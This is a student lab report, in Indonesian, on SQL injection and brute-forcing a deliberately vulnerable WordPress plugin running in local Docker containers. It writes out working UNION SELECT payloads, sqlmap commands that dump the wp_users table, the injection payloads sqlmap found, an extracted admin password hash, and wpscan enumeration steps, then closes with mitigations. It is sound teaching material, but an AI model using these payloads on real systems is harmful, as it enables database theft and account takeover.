

PRACTICAL REPORT

Cyber Security — Module 3: SQL Injection and Brute Force



Instructor:

Ir. Syaifuddin, S.Kom., M.Kom., IPM, ASEAN Eng

Author:

Ahmad Qayyim

202310370311286

TEKNIK INFORMATIKA

UNIVERSITAS MUHAMMADIYAH MALANG

KOTA MALANG

2026

A. PENDAHULUAN

Modul 3 berfokus pada dua teknik serangan web yang paling umum dalam ethical hacking yaitu SQL Injection dan Brute Force. Kedua teknik ini termasuk dalam tahap Gaining Access — tahap ketiga dalam proses ethical hacking setelah Reconnaissance (Modul 1) dan Scanning (Modul 2).

SQL Injection memanfaatkan celah pada query database yang tidak tersanitasi, sedangkan Brute Force mencoba kombinasi username dan password secara sistematis untuk mendapatkan akses ke sistem. Target yang digunakan adalah WordPress dengan plugin vulnerable yang sengaja dibuat untuk keperluan lab keamanan.

B. TUJUAN

1. Memahami konsep dan teknik serangan SQL Injection dan Brute Force dalam konteks keamanan aplikasi web.
2. Menggunakan SQLMap untuk mendeteksi dan mengeksploitasi celah SQL Injection serta mengekstrak data dari database.
3. Menggunakan WPScan untuk melakukan enumerasi user dan Brute Force pada halaman login WordPress.
4. Menganalisis hasil pengujian keamanan dan menilai dampak vulnerability terhadap sistem.
5. Menyiapkan laporan keamanan yang mencakup temuan, analisis dampak, dan rekomendasi perbaikan.

C. TEORI DASAR

C.1 SQL Injection

SQL Injection adalah vulnerability keamanan web yang memungkinkan penyerang menyisipkan perintah SQL berbahaya ke dalam query yang dieksekusi oleh aplikasi. Vulnerability ini terjadi karena input pengguna tidak divalidasi atau disanitasi dengan benar sebelum dimasukkan ke dalam query database.

Jenis-jenis SQL Injection:

- **In-band SQL Injection:** Jenis paling umum, menggunakan channel yang sama untuk meluncurkan serangan dan mengambil hasil.
 - Error-based: Memanfaatkan pesan error database untuk mendapat info struktur database.
 - Union-based: Menggunakan UNION SELECT untuk menggabungkan hasil query berbahaya dengan query asli.
- **Blind SQL Injection:** Tidak ada pesan error langsung. Menggunakan Boolean-based (true/false) atau Time-based (SLEEP()).

- **Out-of-band SQL Injection:** Memanfaatkan channel eksternal seperti DNS atau HTTP untuk mengekstrak data.

C.2 Brute Force

Brute Force adalah metode untuk menemukan password atau kunci dengan mencoba semua kemungkinan kombinasi secara sistematis. Serangan ini sering digunakan untuk menguji validitas akses ke sistem.

C.3 Penjelasan Tools

WPScan

WPScan adalah tools security scanner khusus untuk WordPress. Dapat melakukan scan untuk mengidentifikasi versi WordPress, tema dan plugin, serta mendeteksi vulnerability. WPScan juga memungkinkan brute force terhadap akun administrator menggunakan wordlist via XML-RPC atau login form.

SQLMap

SQLMap adalah tools otomatis untuk mendeteksi dan mengeksploitasi vulnerability SQL Injection pada aplikasi web. Mendukung berbagai jenis SQL Injection dan berbagai DBMS, mampu mengekstrak informasi sensitif termasuk username dan password hash.

- Mendeteksi dan mengeksploitasi berbagai jenis SQL Injection secara otomatis
- Mendukung MySQL, PostgreSQL, Oracle, Microsoft SQL Server, dan lainnya
- Mampu dump database, tabel, dan kolom secara otomatis

DVWA (Damn Vulnerable Web Application)

DVWA adalah aplikasi web yang sengaja dirancang dengan berbagai vulnerability keamanan untuk keperluan belajar dan penetration testing dalam lingkungan yang aman dan terkontrol.

D. PERSIAPAN LINGKUNGAN

D.1 Struktur Target Modul 3

File target_modul_3.zip didownload dan diextract ke folder ~/cybersec-module3. Target berisi folder wp-sqli-lab dengan docker-compose.yml dan folder plugins yang berisi plugin WordPress vulnerable (Produk Lokal Catalog).


D.2 Menjalankan Container Target

Container dijalankan menggunakan Docker Compose dari dalam folder wp-sqli-lab:

```
cd ~/cybersec-module3/wp-sqli-lab
```

```
sudo docker compose up -d
```

```
sudo docker ps
```



```
ahmadqayyim@D3XT3R: ~/cybersec-module3/wp-sqli-lab
Session Actions Edit View Help
✓ Container wp-sqli-lab-dvwa-1 Started 0.8s

(ahmadqayyim@D3XT3R)-[~/cybersec-module3/wp-sqli-lab]
$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
bfc1fa261d83   vulnerables/web-dvwa                "/main.sh"              5 seconds ago Up 4 seconds  0.0.0.
0:8081→80/tcp, [::]:8081→80/tcp   wp-sqli-lab-dvwa-1
99a53e871946   wordpress:latest                    "docker-entrypoint.s..." 5 seconds ago Up 4 seconds  0.0.0.
0:8000→80/tcp, [::]:8000→80/tcp   wp-sqli-lab-wordpress-1
4a2ce07f5622   mysql:5.7                           "docker-entrypoint.s..." 5 seconds ago Up 4 seconds  3306/t
cp, 33060/tcp                                wp-sqli-lab-wp-db-1
96570627a633   mysql:5.7                           "docker-entrypoint.s..." 5 seconds ago Up 4 seconds  3306/t
cp, 33060/tcp                                wp-sqli-lab-dvwa-db-1
```


Output `sudo docker ps` menampilkan 4 container berjalan: `wp-sqli-lab-wordpress-1` (port 8000), `wp-sqli-lab-dvwa-1` (port 8081), `wp-sqli-lab-wp-db-1`, `wp-sqli-lab-dvwa-db-1`

D.3 Daftar Container Target

Container	Port	Service	Image
wp-sqli-lab-wordpress-1	8000	WordPress	wordpress:latest
wp-sqli-lab-dvwa-1	8081	DVWA	vulnerables/web-dvwa
wp-sqli-lab-wp-db-1	internal	MySQL (WP)	mysql:5.7
wp-sqli-lab-dvwa-db-1	internal	MySQL (DVWA)	mysql:5.7

D.4 Setup WordPress dan Aktivasi Plugin

WordPress diakses di `http://localhost:8000` dan dikonfigurasi dengan username: admin, password: password, email: admin@lab.com. Setelah login, plugin **Produk Lokal Catalog (Vulnerable)** diaktifkan melalui menu Plugins → Installed Plugins → Activate.



Halaman Plugins WordPress menampilkan plugin Produk Lokal Catalog (Vulnerable) dengan deskripsi mengandung kerentanan SQL Injection, XSS, IDOR, dan RCE


E. SKENARIO A — SQL INJECTION


Background: Kamu adalah cybersecurity analyst yang ditugaskan untuk menguji vulnerability SQL Injection pada WordPress menggunakan teknik manual (UNION SELECT) dan otomatis (SQLMap).

E.1 Identifikasi SQL Injection (Question 1)

Langkah pertama membuktikan adanya celah SQL Injection dengan menyisipkan tanda petik tunggal di akhir parameter id:

```
http://localhost:8000/wp-admin/admin-ajax.php?action=get_produk&id=1'
```






Browser menampilkan JSON response: success: false, data: 'Not found' — tanda petik tunggal merusak query SQL, membuktikan input tidak disanitasi dan SQL Injection terbuka

Sebagai perbandingan, akses URL normal tanpa tanda petik:

```
http://localhost:8000/wp-admin/admin-ajax.php?action=get_produk&id=1
```




Browser menampilkan JSON normal: success: true, data: {id: 1, nama_produk: 'Kopi Luwak', deskripsi: 'Kopi asli Indonesia yang sangat nikmat.', harga: '150000'} — 4 kolom teridentifikasi

Analisis: Response success: false saat ada tanda petik membuktikan input langsung dimasukkan ke query SQL tanpa sanitasi. Dari response normal, kita mengetahui tabel memiliki 4 kolom: id, nama_produk, deskripsi, harga.

E.2 Union-Based SQL Injection (Question 2)

Dengan mengetahui 4 kolom, kita inject UNION SELECT untuk membuktikan data bisa dimanipulasi:


```
http://localhost:8000/wp-admin/admin-ajax.php?action=get_produk&id=0 UNION  
SELECT 1,2,3,4--
```



Browser menampilkan: success: true, data: {id: '1', nama_produk: '2', deskripsi: '3', harga: '4'} — angka 1,2,3,4 berhasil diinjeksi, UNION SELECT berhasil

Selanjutnya ekstrak informasi database menggunakan fungsi SQL:

```
http://localhost:8000/wp-admin/admin-ajax.php?action=get_produk&id=0 UNION
SELECT 1,version(),database(),4--
```



Browser menampilkan: nama produk: '5.7.44' (versi MySQL) dan deskripsi: 'wordpress' (nama database) — informasi sensitif berhasil diekstrak via UNION SELECT

Hasil: Versi MySQL **5.7.44** dan nama database **wordpress** berhasil diekstrak. Ini membuktikan penyerang dapat mengambil informasi sensitif hanya melalui manipulasi URL.

E.3 SQLMap — Enumerasi Database

SQLMap digunakan untuk otomatis mendeteksi SQL Injection dan menemukan semua database:

```
sqlmap -u "http://localhost:8000/wp-admin/admin-
ajax.php?action=get_produk&id=1" --dbs --batch
```

Penjelasan parameter: `-u` = URL target | `--dbs` = enumerate semua database | `--batch` = jawab pertanyaan otomatis


```

ahmadqayyim@D3XT3R: ~/cybersec-module3/wp-sqli-lab
Session Actions Edit View Help
[10:48:21] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:48:21] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:48:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:48:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:48:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:48:31] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:48:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:48:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:48:31] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:48:31] [INFO] target URL appears to have 4 columns in query
[10:48:31] [WARNING] reflective value(s) found and filtering out
[10:48:31] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 153 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: action=get_produk&id=1 AND 8953=8953

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: action=get_produk&id=1 AND (SELECT 9467 FROM (SELECT(SLEEP(5)))sEdE)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: action=get_produk&id=-8328 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71717a6a71,0x4e78696c6b744c474b74486c516b726c646761456e4b5a5254526a544b63627171514841426a7667,0x7178627671)-- -

[10:48:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66, PHP 8.3.30
back-end DBMS: MySQL >= 5.0.12
[10:48:31] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] wordpress

[10:48:31] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 73 times
[10:48:31] [INFO] fetched data logged to text files under '/home/ahmadqayyim/.local/share/sqlmap/output/localhost'

[*] ending @ 10:48:31 /2026-04-23/

```

Output SQLMap: 3 jenis SQL Injection ditemukan (boolean-based blind, time-based blind, UNION query), back-end DBMS MySQL, 2 database: information_schema dan wordpress

E.4 SQLMap — Dump Tabel wp_users

Dump tabel wp_users untuk mendapatkan username dan password hash admin:

```
sqlmap -u "http://localhost:8000/wp-admin/admin-ajax.php?action=get_produk&id=1" -D wordpress -T wp_users --dump --batch
```

Penjelasan parameter: -D wordpress = target database | -T wp_users = target tabel | --dump = ekstrak semua data


```

ahmadqayyim@D3XT3R: ~/cybersec-module3/wp-sqli-lab
Session Actions Edit View Help
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: action=get_produk&id=1 AND 8953=8953

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: action=get_produk&id=1 AND (SELECT 9467 FROM (SELECT(SLEEP(5)))sEdE)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: action=get_produk&id=-8328 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71717a6a71,0x4e7869
6c6b744c474b74486c516b726c646761456e4b5a5254526a544b63627171514841426a7667,0x7178627671)-- -

[13:19:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66, PHP 8.3.30
back-end DBMS: MySQL >= 5.0.12
[13:19:12] [INFO] fetching columns for table 'wp_users' in database 'wordpress'
[13:19:12] [WARNING] reflective value(s) found and filtering out
[13:19:12] [INFO] fetching entries for table 'wp_users' in database 'wordpress'
Database: wordpress
Table: wp_users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_login | user_status | display_name | user_nicename | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | http://localhost:8000 | $wp$2y$10$WkRF2a2ToP61ulW086u0FOctW8KO2JDMHDPj6lMED3GLPb12tZRtO | admin@lab.com | admin | 0 | admin | admin | 2026-04-23 14:20:13 | <blank>
+-----+-----+-----+-----+-----+-----+-----+

[13:19:12] [INFO] table 'wordpress.wp_users' dumped to CSV file '/home/ahmadqayyim/.local/share/sqlmap/output/localhost/dump/wordpress/wp_users.csv'
[13:19:12] [INFO] fetched data logged to text files under '/home/ahmadqayyim/.local/share/sqlmap/output/localhost'

[*] ending @ 13:19:12 /2026-04-23/

```

Output SQLMap: tabel wp_users dengan 1 entry — ID=1, user_login=admin, user_pass=\$wp\$2y\$10\$WkRF2a2... (hash), user_email=admin@lab.com

Field	Value
ID	1
user_login	admin
user_pass	\$wp\$2y\$10\$WkRF2a2ToP61ulW086u0FOctW8KO2JDMHDPj6lMED3GLPb12tZRtO
user_email	admin@lab.com
display_name	admin
user_registered	2026-04-23 14:20:13

⚠ Temuan Kritis:

Password hash admin WordPress berhasil diekstrak. Hash format phpass (\$wp\$2y\$10\$...) ini dapat di-crack menggunakan Hashcat atau John the Ripper untuk mendapatkan password plaintext.

F. SKENARIO B — BRUTE FORCE


Background: Kamu ditugaskan untuk menguji keamanan WordPress di port 8000 dengan fokus pada Brute Force attack menggunakan WPScan.

F.1 Enumerasi Username dengan WPScan

Langkah pertama adalah menemukan username yang ada di WordPress:

```
wpscan --url http://localhost:8000 --enumerate u
```

Penjelasan parameter: --url = target URL | --enumerate u = enumerate usernames



```

ahmadqayyim@D3XT3R: ~/cybersec-module3/wp-sqli-lab
Session Actions Edit View Help
[+] Update completed.

[+] URL: http://localhost:8000/ [::1]
[+] Started: Thu Apr 23 13:22:30 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.66 (Debian)
| - X-Powered-By: PHP/8.3.30
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://localhost:8000/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://localhost:8000/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://localhost:8000/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.9.4 identified (Latest, released on 2026-03-11).
| Found By: Rss Generator (Passive Detection)
| - http://localhost:8000/?feed=rss2, <generator>https://wordpress.org/?v=6.9.4</generator>
| - http://localhost:8000/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.9.4</generato
r>

[+] WordPress theme in use: twentytwentyfive
| Location: http://localhost:8000/wp-content/themes/twentytwentyfive/
| Latest Version: 1.4 (up to date)
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://localhost:8000/wp-content/themes/twentytwentyfive/readme.txt
| Style URL: http://localhost:8000/wp-content/themes/twentytwentyfive/style.css
  
```

WPScan output: WordPress v6.9.4, XML-RPC enabled, user [+] admin ditemukan via Rss Generator dan Author Id Brute Forcing

G. ANALISIS VULNERABILITY (Rubrik — 30%)

G.1 Tabel Ringkasan Vulnerability

No	Vulnerability	Target	Sev.	Tool	
1	SQL Injection pada Parameter id	WordPress Plugin	CRITICAL	SQLMap	
2	Password Hash Admin Terekspos	Database wp_users	CRITICAL	SQLMap	
3	Brute Force via XML-RPC	WordPress Login	HIGH	WPScan	
4	Default/Weak Admin Password	WordPress	HIGH	WPScan	
5	XML-RPC Enabled	WordPress	MEDIUM	WPScan	
6	Plugin Vulnerable di Production	WordPress	CRITICAL	Manual	

G.2 Penjelasan Detail Vulnerability

1. SQL Injection pada Parameter id

Severity: CRITICAL | **Target:** Plugin Produk Lokal Catalog | **Tool:** SQLMap

Plugin menggunakan parameter id dalam query SQL tanpa sanitasi. Penyerang dapat memanipulasi query untuk membaca data dari tabel lain atau mengekstrak seluruh isi database.

Bukti: URL id=1' menghasilkan error, UNION SELECT berhasil, SQLMap mengkonfirmasi 3 jenis injection (boolean, time-based, UNION).

Dampak: Penyerang dapat mengekstrak seluruh database WordPress termasuk credential semua user.

Mitigasi: Gunakan prepared statements, validasi semua input, terapkan principle of least privilege pada database user.

2. Password Hash Admin Terekspos

Severity: CRITICAL | **Target:** Database wp_users | **Tool:** SQLMap

Melalui SQL Injection, SQLMap berhasil dump tabel wp_users yang berisi password hash admin. Hash format phpass dapat di-crack menggunakan Hashcat atau John the Ripper.

Bukti: SQLMap dump: user_login=admin, user_pass=\$wp\$2y\$10\$WkRF2a2ToP61ulW086u0FO...

Dampak: Jika hash di-crack, penyerang mendapat akses penuh ke admin panel WordPress.

Mitigasi: Perbaiki SQL Injection, gunakan password kuat, aktifkan 2FA untuk admin.

3. Brute Force via XML-RPC

Severity: HIGH | Target: WordPress Login (XML-RPC) | Tool: WPScan

XML-RPC aktif dan tidak memiliki rate limiting bawaan, memungkinkan brute force lebih cepat. WPScan berhasil menemukan password dalam 17 detik dengan 50 thread.

Bukti: WPScan [SUCCESS] - admin / password via XML-RPC dalam 17 detik.

Dampak: Akses penuh ke admin panel WordPress.

Mitigasi: Nonaktifkan XML-RPC, batasi percobaan login, aktifkan 2FA.

4. Default/Weak Admin Password

Severity: HIGH | Target: WordPress Admin | Tool: WPScan

Password 'password' adalah salah satu password paling umum di wordlist rockyou.txt. WordPress sendiri mengklasifikasikannya sebagai 'Very weak' saat instalasi.

Dampak: Password lemah mempermudah dan mempercepat serangan brute force secara dramatis.

Mitigasi: Gunakan password minimal 12 karakter dengan kombinasi huruf besar/kecil, angka, simbol.

5. XML-RPC Enabled

Severity: MEDIUM | Target: <http://localhost:8000/xmlrpc.php> | Tool: WPScan

XML-RPC adalah fitur WordPress lama yang masih aktif secara default. Memungkinkan brute force lebih cepat dan pernah menjadi target berbagai serangan termasuk SSRF.

